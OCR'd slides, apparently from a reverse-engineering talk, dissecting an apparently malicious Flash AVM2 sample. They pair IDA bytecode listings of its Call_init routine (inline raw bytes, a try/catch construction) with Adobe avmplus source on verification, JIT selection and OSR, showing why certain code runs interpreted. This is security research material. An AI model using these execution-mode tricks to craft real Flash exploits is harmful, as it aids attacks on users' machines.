name QName(PackageNamespace(""), "e")

loc_215F:
getlocal0
pushscope
newcatch        0
dup
setlocal1
dup
pushscope
swap
setslot         1
getlex          QName(_, Main) ; "PackageNamespace()" ...
getproperty     QName(_, var16) ; "PackageNamespace()" ...
callmethod      0x1D, 0
```

```
getlex          QName(_, Main) ; "PackageNamespace()" ...
pushfalse
dup
setlocal1
setproperty     QName(_, var121) ; "PackageNamespace()" ...
getlocal1
kill            1
pop
findpropstrict  QName(_, Call) ; "PackageNamespace()" ...
constructprop   QName(_, Call), 0 ; "PackageNamespace()" ...
throw
```

```

loc_215B:
jump            loc_217A
```

```
100.00% (-267,-52) (16,467) 0000216E 0000216E: Call_init+3B (Synchronized with Hex View-1)
```

First hints



Function name	Segment
C7_init	DoABC
C4_class_init	DoABC
C4_instance_f5	DoABC
C4_instance_init	DoABC
C4_init	DoABC
C3_class_init	DoABC
C3_instance_init	DoABC
C3_init	DoABC
Call_class_init	DoABC
Call_instance_init	DoABC
Call_init	DoABC
C5_class_init	DoABC
C5_instance_f5	DoABC
C5_instance_init	DoABC
C5_init	DoABC
BA_class_init	DoABC
BA_instance_init	DoABC
BA_init	DoABC
x86_C32_class_init	DoABC
x86_C32_class_var125	DoABC
x86_C32_class_var126	DoABC
x86_C32_class_var127	DoABC
x86_C32_class_var128	DoABC
x86_C32_class_var129	DoABC
x86_C32_class_var130	DoABC
x86_C32_instance_init	DoABC
x86_C32_init	DoABC
C1_class_init	DoABC
C1_instance_f5	DoABC
C1_instance_init	DoABC
C1_init	DoABC
C2_class_init	DoABC
C2_instance_f5	DoABC
C2_instance_init	DoABC
C2_init	DoABC


Line 52 of 84

```
DoABC:0000215F try
DoABC:0000215F from 0x2142
DoABC:0000215F to 0x215B
DoABC:0000215F name QName(PackageNamespace(""), "e")
DoABC:0000215F
DoABC:0000215F loc_215F:
DoABC:0000215F                 getlocal0
DoABC:00002160                 pushscope
DoABC:00002161                 newcatch        0
DoABC:00002163                 dup
DoABC:00002164                 setlocal1
DoABC:00002165                 dup
DoABC:00002166                 pushscope
DoABC:00002167                 swap
DoABC:00002168                 setslot         1
DoABC:0000216A                 getlex          QName(_, Main) ; "PackageNamespace()" ...
DoABC:0000216C                 getproperty     QName(_, var16) ; "PackageNamespace()" ...
DoABC:0000216E                 callmethod      0x1D, 0
DoABC:0000216E ; ---------------------------------------------------------------------------
DoABC:00002171                 db    1
DoABC:00002172                 db 0x65 ; e
DoABC:00002173                 db    1
DoABC:00002174                 db 0x6C ; l
DoABC:00002175                 db    1
DoABC:00002176                 db    3
DoABC:00002177                 db 0x1D
DoABC:00002178                 db    8
DoABC:00002179                 db    1
DoABC:0000217A ; ---------------------------------------------------------------------------
DoABC:0000217A
DoABC:0000217A loc_217A:                               ; CODE XREF: Call_init:loc_215B↑j
DoABC:0000217A                 returnvoid
DoABC:0000217A ; End of function Call_init
DoABC:0000217A
DoABC:0000217A ; ---------------------------------------------------------------------------
```

```
100.00% (-267,-52) (16,467) 0000216E 0000216E: Call_init+3B (Synchronized with Hex View-1)
```

AVM2 core


- AVM2 source code: https://github.com/adobe/avmplus
- Bytecode is verified before execution
- Not all code is executed in the same way



Native


JIT

Interpreted




```
// Verify the given method according to its type, with a CodeWriter
// pipeline appropriate to the current execution mode.
void BaseExecMgr::verifyMethod(MethodInfo* m, Toplevel *toplevel, AbcEnv* abc_env)
{
    AvmAssert(m->declaringTraits()->isResolved());
    m->resolveSignature(toplevel);
    PERFM_NTPROF_BEGIN("verify-ticks");
    MethodSignaturep ms = m->getMethodSignature();
    if (m->isNative())
        verifyNative(m, ms);
#ifdef VMCFG_NANOJIT
    else if (shouldJitFirst(abc_env, m, ms)) {
        verifyJit(m, ms, toplevel, abc_env, NULL);
    }
#endif
    else
        verifyInterp(m, ms, toplevel, abc_env);
    PERFM_NTPROF_END("verify-ticks");
}
```

Native



```
/** @name flags from .abc - limited to a BYTE */
/*@{*/
enum AbcMethodFlags
{
    /** need arguments[0..argc] */
    abcMethod_NEED_ARGUMENTS          = 0x01,

    /** need activation object */
    abcMethod_NEED_ACTIVATION         = 0x02,

    /** need arguments[param_count+1..argc] */
    abcMethod_NEED_REST               = 0x04,

    /** has optional parameters */
    abcMethod_HAS_OPTIONAL            = 0x08,

    /** allow extra args, but dont capture them */
    abcMethod_IGNORE_REST             = 0x10,

    /** method is native */
    abcMethod_NATIVE                  = 0x20,

    /** method sets default namespace */
    abcMethod_SETS_DXNS               = 0x40,

    /** method has table for parameter names */
    abcMethod_HAS_PARAM_NAMES         = 0x80
};
/*@}*/
```

JIT




```
/**
 * Run JIT Eagerly if forcing compilation of all methods, or if the method
 * is not a static initializer and we have not detected a fast-fail conditio
 * prior to invocation.  See bug 601794.
 */
bool BaseExecMgr::shouldJitFirst(const AbcEnv* abc_env, const MethodInfo* m,
{
        ...
        AvmAssert( runmode == RM_mixed );

        // Some large methods with large frame sizes may cause the JIT to bl
        // These cases would result in JIT failure during the assembly phase
        // so we will preemptively avoid compiling them.  See bug 601794.
        if (jitWouldFail)
        {
            willJit = false;
        }
        else if (OSR::isSupported(abc_env, m, ms))
        {
            willJit = false;
        }
        else
        {
            willJit = !m->isStaticInit();
        }

        ...

    return willJit;
}
```

```
// OSR is supported generally only in runmode RM_mixed.  We don't support
// methods with try/catch blocks because of the complexity of establishing
// a new ExceptionFrame and jmp_buf.  We also don't support methods for which
// a previous compilation attempt failed, or for which failure can be predicted.
//
// We must only OSR methods that will execute with a BugCompatibility object
// such that interpreter/compiler divergences are corrected.  Builtin methods
// are invoked with bug compatibility inherited from the innermost non-builtin
// function on the call chain, and thus may vary from call to call. Non-builtins
// should always execute with bug compatibility taken from the AbcEnv to which
// the method belongs, which will thus remain invariant. We can therefore only OSR
// non-builtin methods.
bool OSR::isSupported(const AbcEnv* abc_env, const MethodInfo* m, MethodSignaturep ms)
{
    AvmAssert(abc_env->core() == m->pool()->core);
    AvmAssert(abc_env->pool() == m->pool());
    AvmAssert(abc_env->codeContext() != NULL);
    AvmAssert(abc_env->codeContext()->bugCompatibility() != NULL);

    return (m->osrEnabled() &&                          // OSR allowed by policy (global or ExecPoli
            !m->hasExceptions() &&                      // method does not have a try block
            !m->hasFailedJit() &&                       // no previous attempt to compile the methoc
            !CodegenLIR::jitWillFail(ms) &&             // fast-fail predictor says JIT success is p
            !m->pool()->isBuiltin &&                    // the method is not a builtin (ABC baked ir
            abc_env->codeContext()->bugCompatibility()->bugzilla539094);  // bug compatibility
}
```

Interpreted

- try {} block
- static Init

Interpreted



Function name	Segment
C7_init	DoABC
C4_class_init	DoABC
C4_instance_f5	DoABC
C4_instance_init	DoABC
C4_init	DoABC
C3_class_init	DoABC
C3_instance_init	DoABC
C3_init	DoABC
Call_class_init	DoABC
Call_instance_init	DoABC
Call_init	DoABC
C5_class_init	DoABC
C5_instance_f5	DoABC
C5_instance_init	DoABC
C5_init	DoABC
BA_class_init	DoABC
BA_instance_init	DoABC
BA_init	DoABC
x86_C32_class_init	DoABC
x86_C32_class_var125	DoABC
x86_C32_class_var126	DoABC
x86_C32_class_var127	DoABC
x86_C32_class_var128	DoABC
x86_C32_class_var129	DoABC
x86_C32_class_var130	DoABC
x86_C32_instance_init	DoABC
x86_C32_init	DoABC
C1_class_init	DoABC
C1_instance_f5	DoABC
C1_instance_init	DoABC
C1_init	DoABC
C2_class_init	DoABC
C2_instance_f5	DoABC
C2_instance_init	DoABC
C2_init	DoABC

Line 52 of 84

```
refid "Call/init"
maxstack 3
localcount 2
initscopedepth 1
maxscopedepth 4


Call_init:
getlocal0
pushscope
findpropstrict   Multiname(Call, [_]) ; "PackageNamespace()" ...
getlex           QName(_, Object) ; "PackageNamespace()" ...
pushscope
getlex           QName(_, Object) ; "PackageNamespace()" ...
newclass         "Call"
popscope
initproperty     QName(_, Call) ; "PackageNamespace()" ...
getlex           QName(_, Main) ; "PackageNamespace()" ...
getproperty      QName(_, var121) ; "PackageNamespace()" ...
iffalse          loc_215B
```

